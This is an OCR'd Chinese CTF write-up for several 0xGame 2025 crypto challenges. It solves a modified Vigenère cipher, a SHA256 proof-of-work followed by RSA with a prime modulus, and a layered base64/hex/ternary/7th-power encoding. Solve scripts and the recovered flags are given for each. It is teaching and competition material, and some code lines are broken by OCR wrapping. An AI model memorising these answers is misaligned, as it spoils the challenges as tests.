
```
from string import digits, ascii_letters, punctuation, ascii_lowercase
from secret import flag
# ========================================================
# 验证性废物代码
assert flag.startswith("0xGame{") and flag.endswith("}")
assert set(flag[7:-1]) < set(ascii_lowercase)
# =========================================================
key = "QAQ(@.@)"
alphabet = digits + ascii_letters + punctuation

def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for i in plaintext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(i)
        new_index = ((char_index + bias) * char_index) % len(alphabet)
        ciphertext += alphabet[new_index]
        key_index = (key_index + 1) % len(key)
    return ciphertext


print(vigenere_encrypt(flag, key))

# 0l0CSoYM<c;amo_P_
```

先手搓字母表：

```
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&'()*+,-.
/:;<=>?@[\]^_`{|}~
```

一共94个字符，以普遍理性而论，flag只有中间那一块，17可以手搓
上一次改+-号不管用了（T A T）
似乎这个题有现成的脚本?
对每一位密文 n 和对应 key 的偏移 b ，满足 (c+b) · c ≡ n (mod 94)
逐位在字母表中枚举 c（明文索引）即可反解

```
import string
from itertools import product


alphabet = string.digits + string.ascii_letters + string.punctuation
key = "QAQ(@.@)"
ct = "0l0CSoYM<c;amo_P_"
prefix, suffix = "0xGame{", "}"
flag_len = len(ct)


def vigenere_encrypt(plaintext, key):
    res, key_len = "", len(key)
    for i, ch in enumerate(plaintext):
        bias = alphabet.index(key[i % key_len])
        idx = alphabet.index(ch)
        res += alphabet[((idx + bias) * idx) % len(alphabet)]
    return res

biases = [alphabet.index(ch) for ch in key]
candidates = []
for idx, ch in enumerate(ct):
    n, b = alphabet.index(ch), biases[idx % len(biases)]
    candidates.append([alphabet[c] for c in range(len(alphabet)) if ((c + b)
* c) %
len(alphabet) == n])


for i, ch in enumerate(prefix):
    candidates[i] = [ch]
candidates[-1] = [suffix]

mid_candidates = [[c for c in cand if c in string.ascii_lowercase] for cand
in
candidates[len(prefix):-1]]


for mid in product(*mid_candidates):
    flag = prefix + ''.join(mid) + suffix
    if vigenere_encrypt(flag, key) == ct:
        print("唯一解: ", flag)
        break
```



```python
for i, ch in enumerate(prefix):
    candidates[i] = [ch]
candidates[-1] = [suffix]

# 处理中间部分的候选字符（只保留小写字母）
mid_candidates = [
    [c for c in cand if c in string.ascii_lowercase]
    for cand in candidates[len(prefix):-1]
]

# 暴力破解所有可能的组合
for mid in product(*mid_candidates):
    flag = prefix + ''.join(mid) + suffix

    if vigenere_encrypt(flag, key) == ct:
        print("唯一解: ", flag)
```

```
Documents $ python3
唯一解:  0xGame{axcellent}
唯一解:  0xGame{axcellezt}
唯一解:  0xGame{axcsllent}
唯一解:  0xGame{axcsllezt}
唯一解:  0xGame{excellent}
唯一解:  0xGame{excellezt}
唯一解:  0xGame{excsllent}
唯一解:  0xGame{excsllezt}
Documents $ 这里上面的好几个解里面实际上只有excellent是对的我都试了一遍遍
```

```
0xGame{excellent}
```

芸翎

下面给一个好看不实用的脚本,GitHub闭源脚本

```python
import hashlib
import itertools
import string
import time
from tqdm import tqdm

def brute_force_sha256(target_hash, known_part, max_length=4):
    """
    暴力破解SHA256哈希值

    Args:
        target_hash (str): 目标哈希值
        known_part (str): 已知的字符串部分
        max_length (int): 尝试的最大长度
    """

    # 定义可能的字符集
    charset = string.digits + string.ascii_lowercase + 
string.ascii_uppercase
```

```
    print(f"开始暴力破解...")
    print(f"目标哈希：{target_hash}")
    print(f"已知部分：{known_part}")
    print(f"字符集大小：{len(charset)}")
    print(f"最大长度：{max_length}")
    print("-" * 50)

    start_time = time.time()

    # 遍历所有可能的长度
    for length in range(1, max_length + 1):
        total_combinations = len(charset) ** length
        print(f"\n尝试 {length} 位组合，共有 {total_combinations} 种可能")

        # 创建进度条
        with tqdm(total=total_combinations, desc=f"长度 {length}", unit="组
合") as pbar:
            # 遍历所有组合
            for combo in itertools.product(charset, repeat=length):
                xxxx = ''.join(combo)

                # 构建完整字符串并计算哈希
                full_string = xxxx + known_part
                hash_result =
hashlib.sha256(full_string.encode()).hexdigest()

                # 更新进度条
                pbar.update(1)

                # 检查是否匹配
                if hash_result == target_hash:
                    elapsed = time.time() - start_time
                    print("\n" + "="*50)
                    print(f"找到匹配！")
                    print(f"XXXX = {xxxx}")
                    print(f"完整字符串：{full_string}")
                    print(f"计算哈希：{hash_result}")
                    print(f"目标哈希：{target_hash}")
                    print(f"总用时：{elapsed:.2f}秒")
                    print("="*50)
                    return xxxx

    print("未找到匹配的组合")
    return None

def main():
    """
    主函数
    """
    print("SHA256暴力破解脚本")
    print("=" * 40)

    # 获取目标哈希
    target_hash = input("请输入目标哈希值： ").strip()
    if not target_hash:
        print("错误： 目标哈希值不能为空")
        return

    # 获取已知部分
    known_part = input("请输入已知部分字符串： ").strip()
    if not known_part:
        print("错误： 已知部分字符串不能为空")
        return

    # 获取最大长度
    try:
        max_length = int(input("请输入最大长度 （默认4）： ").strip() or "4")
    except ValueError:
        max_length = 4
        print("使用默认最大长度： 4")

    print("\n开始暴力破解过程...")
    print("注意： 这个过程可能需要一些时间，请耐心等待")

    try:
        result = brute_force_sha256(target_hash, known_part, max_length)

        if result:
            print(f"\n🎉 破解成功！XXXX的值是： {result}")
            print(f"完整字符串： {result + known_part}")
        else:
            print("\n❌ 破解失败")
            print("可能的原因:")
            print("- XXXX长度超过设置的最大长度")
            print("- 字符集不包含所需字符")
            print("- 目标哈希或已知部分有误")

    except KeyboardInterrupt:
        print("\n\n用户中断执行")
    except Exception as e:
        print(f"\n发生错误： {e}")

if __name__ == "__main__":
    main()
```

得到这一坨：

```
[+] sha256(XXXX+m4k8zCrhF7hxgN88QaGiuiAzfsyA) ==
97131ed9de3b72c9484a17a1ee3be3b0bc174f278df7c8c6e6e2b5cc3c9c087b
[-] Give me XXXX:cHio
[+] Here's today's encrypted flag:
[+] n =
2857409569646942735255708868567012245765987536732719358280945777659845620327
6501566449648604259273100182166551146104804442817464814923138248982439466067
1922317279823252439633870965824781529413769756099548701726133829105160136116
4698039140329264276208516488629396236601435525349278533467213630266692259553
5752216803888411689202603074857752874560334463372350813224985738415493395521
9189921479697602073098580471979159890775870360243659118858729735895130669009
8759589054386195300274919661945381002447502598704016940836358737751212711069
9092437037281093542532317842841991308552550711964131600968676324622350718597
13
[+] e = 65537
[+] c =
dadc9b462f164bca60ddf2a08ecfc8330995cb6d59be1f86093fe9673ea972ad7e2b9de7611d
401e71f5d4ccb89e0c62e7e856d7b6dfb4173c93fd238fbf5ac8237ce3cb1feb453394ef21be
bc14246207cc729fdbfb2f8a98424c39b504f1abfd9f9053b59e34e9cc4a647eba81e76a99c3
8190a4c57dcbf35be46eb3bad62109911841ae3b5aaed6b306ff76e5f092b9a3634532295af6
a4565929a2467bc5cc6dab2bc58a6ddbe85b3d9122e9f3eb03731dcee0f432022c53103c7ddb
fdb9253f624ab83db2fd80c5f97db3ad214966f2ef4bb5d7f3e50025391349f744b4b4cb1268
97aa3e73d0a367b373e0d5fe569496e546bbc5d37d577e03cb00
```

验证n为素数，取欧拉函数为φ(n)=n-1，写脚本解得flag

```
from Crypto.Util.number import inverse
import re
n
=2857409569646942735255708868567012245765987536732719358280945777659845620327
6501566449648604259273100182166551146104804442817464814923138248982439466067
1922317279823252439633870965824781529413769756099548701726133829105160136116
4698039140329264276208516488629396236601435525349278533467213630266692259553
5752216803888411689202603074857752874560334463372350813224985738415493395521
9189921479697602073098580471979159890775870360243659118858729735895130669009
8759589054386195300274919661945381002447502598704016940836358737751212711069
9092437037281093542532317842841991308552550711964131600968676324622350718597
13
e = 65537
c =
int.from_bytes(bytes.fromhex("dadc9b462f164bca60ddf2a08ecfc8330995cb6d59be1f
86093fe9673ea972ad7e2b9de7611d401e71f5d4ccb89e0c62e7e856d7b6dfb4173c93fd238f
bf5ac8237ce3cb1feb453394ef21bebc14246207cc729fdbfb2f8a98424c39b504f1abfd9f90
53b59e34e9cc4a647eba81e76a99c38190a4c57dcbf35be46eb3bad62109911841ae3b5aaed6
b306ff76e5f092b9a3634532295af6a4565929a2467bc5cc6dab2bc58a6ddbe85b3d9122e9f3
eb03731dcee0f432022c53103c7ddbfdb9253f624ab83db2fd80c5f97db3ad214966f2ef4bb5
d7f3e50025391349f744b4b4cb126897aa3e73d0a367b373e0d5fe569496e546bbc5d37d577e
03cb00"), 'little')
```

```
d = inverse(e, n-1)
m = pow(c, d, n)
m_bytes = m.to_bytes(253, 'big')
s = m_bytes.decode('utf-8', errors='ignore')
flag = re.search(r'0x[a-zA-Z0-9_]*\{[^}]*\}', s)
flag = flag.group(0) if flag else s.split('}')[0]+'}'if '}' in s else
''.join(chr(b) for b in
m_bytes if 32 <= b < 127)[:100]

print("[+] 提取的flag:", flag)
```

```
10/03提交成功的flag     0xGame{fe94a0c9-fa82-4755-a7c2-e4fd111c8d0b}
```

笙莲

急眼了！最后1小时，这题我以为很难忘记做了QAQ/TAT

源码分析

```
from Crypto.Util.number import *
from base64 import b64encode
from os import urandom

flag = open('flag.txt').read().strip().encode('gb2312')
flag += urandom(100 - len(flag))

def awaqaq(bt:bytes):
    mapper = {0:'a',1:'w',2:'q'}
    out = ''
    num = int.from_bytes(bt)
    while num > 0:
        out += mapper[num % 3]
        num //= 3

    return out

if __name__=='__main__':
    flags = [flag[i*len(flag)//4:(i+1)*len(flag)//4] for i in range(4)]
    ciphertexts = []

    c0 = b64encode(flags[0])
    c1 = flags[1].hex()
    c2 = awaqaq(flags[2])
    c3 = int.from_bytes(flags[3],'little') ** 7

    print(c0)
    print(c1)
    print(c2)
    print(c3)
```

整体结构

```
flag = open('flag.txt').read().strip().encode('gb2312')
flag += urandom(100 - len(flag))  # 填充到100字节
flags = [flag[i*len(flag)//4:(i+1)*len(flag)//4] for i in range(4)]
```

- 将flag转换为gb2312编码
- 填充随机字节到总长度100字节
- 解密时最后再进行flag合并

第一部分加密 (c0) = Base64编码

```
c0 = b64encode(flags[0])
```

解密: `base64.b64decode(c0)`

第二部分加密 (c1) = HEX

```
c1 = flags[1].hex()
```

解密: `bytes.fromhex(c1)`

第三部分加密 (c2) - 三进制编码

```
def awaqaq(bt:bytes):
    mapper = {0:'a',1:'w',2:'q'}
    out = ''
    num = int.from_bytes(bt)
    while num > 0:
        out += mapper[num % 3]
        num //= 3
    return out
```

将数据转换为一个大整数吗、将该整数转换为三进制，用字符映射:

```
0→'a'
1→'w'
2→'q'
```

解密:

```python
def de_awaqaq(s):
    mapper = {'a':0,'w':1,'q':2}
    num = 0
    for i, ch in enumerate(s):
        num += mapper[ch] * (3 ** i)  # 三进制转十进制
    return num.to_bytes(25, 'big')    # 转回25字节
```

第四部分加密 (c3) - 七次幂

```python
c3 = int.from_bytes(flags[3],'little') ** 7
```

原理:

- 将25字节数据按小端序转换为整数
- 计算该整数的7次方

**解密

```python
def int_nth_root(x, n):
    # 使用二分查找计算x的n次方根
    low, high = 0, x
    while low < high:
        mid = (low + high) // 2
        if mid ** n < x:
            low = mid + 1
        else:
            high = mid
    return low - 1 if low ** n > x else low

flag3_int = int_nth_root(c3, 7)  # 开7次方
flag3 = flag3_int.to_bytes(25, 'little')  # 小端序转字节
```

解密过程(都是GBK编码)
解密c0

```python
c0 = b'MHhHYW1le7u2063AtLW9MHhHYW1lMjAyNQ=='
flag0 = base64.b64decode(c0)
# 结果: 0xGame{欢迎来到0xGame2025
```

解密c1

```python
c1 = 'a3accfd6d4dac4e3d2d1beadd1a7bbe143727970746fb5c4bb'
flag1 = bytes.fromhex(c1)
# 结果: ，现在你已经学会Crypto的
```

解密c3,将三进制字符串转换回整数:

```
字符: w q w w w q q a a w w w a a q a w q w a w w w w a a a w w w a w a q q
w w w q a q w w q w a a q w a q q a a a w q q q a q a q w a a a w w w q a q
a a a a a q a w a q q q w w q q w a q w q w w w a w a w q q w w q q a w q w
a q w w a w w q w a q q a q w a w
映射: 1 2 1 1 1 2 2 0 0 1 1 1 0 0 2 0 1 2 1 0 1 1 1 1 0 0 0 1 1 1 0 1 0 2 2
1 1 1 2 0 2 1 1 2 1 0 0 2 1 0 2 2 0 0 0 1 2 2 2 0 2 0 2 1 0 0 0 1 1 1 2 0 2
0 0 0 0 0 2 0 1 0 2 2 2 1 1 2 2 1 0 2 1 2 1 1 1 0 1 0 1 2 2 1 1 2 2 0 1 2 1
0 2 1 1 0 1 1 2 1 0 2 2 0 2 1 0 1
```

计算 `c3^(1/7)` 转换为小端序字节。

```python
import base64
c0 = b'MHhHYW1le7u2063AtLW9MHhHYW1lMjAyNQ=='
c1 = 'a3accfd6d4dac4e3d2d1beadd1a7bbe143727970746fb5c4bb'
c2 =
'wqwwwqqaawwwaaqawqwawwwwaaawwwawaqqwwwqaqwwqwaaqwaqqaaawqqqaqaqwaaawwwqaqaa
aaqawaqqqwwqqwaqwqwwwawawqqwwqqawqwaqwwawwqwaqqaqwaw'
c3 =
5787980659359196741038715872684190805073807486263453249083702093905274294594
5022522035776602517566097388778872106772021419576469340920545006183644416428
9630438758966963503468302194677703421535567580228692392716192271756041355178
942137628882391234946308099424773600185557948875343480056576969695671340947
8617064673518856103458877853198701596548365326641890860470611379031491979733
27299859185905186913896041309284477616128

flag0 = base64.b64decode(c0)
flag1 = bytes.fromhex(c1)
def de_awaqaq(s):
    mapper = {'a':0,'w':1,'q':2}
    num = 0
    for i, ch in enumerate(s):
        num += mapper[ch] * (3 ** i)
    return num.to_bytes(25, 'big')
flag2 = de_awaqaq(c2)
def int_nth_root(x, n):
    low = 0
    high = x
    while low < high:
        mid = (low + high) // 2
        if mid ** n < x:
            low = mid + 1
        else:
            high = mid
    if low ** n > x:
        return low - 1
    return low
```

```
flag3_int = int_nth_root(c3, 7)
flag3 = flag3_int.to_bytes(25, 'little')
flag = flag0 + flag1 + flag2 + flag3
try:
    flag_str = flag.decode('gb2312', errors='ignore')
    print(flag_str[:flag_str.index('}')+1])
except Exception:
    print(flag)
```

```
0xGame{欢迎来到0xGame2025，现在你已经学会Crypto的基本知识了，快来试试更难的挑战吧！}
```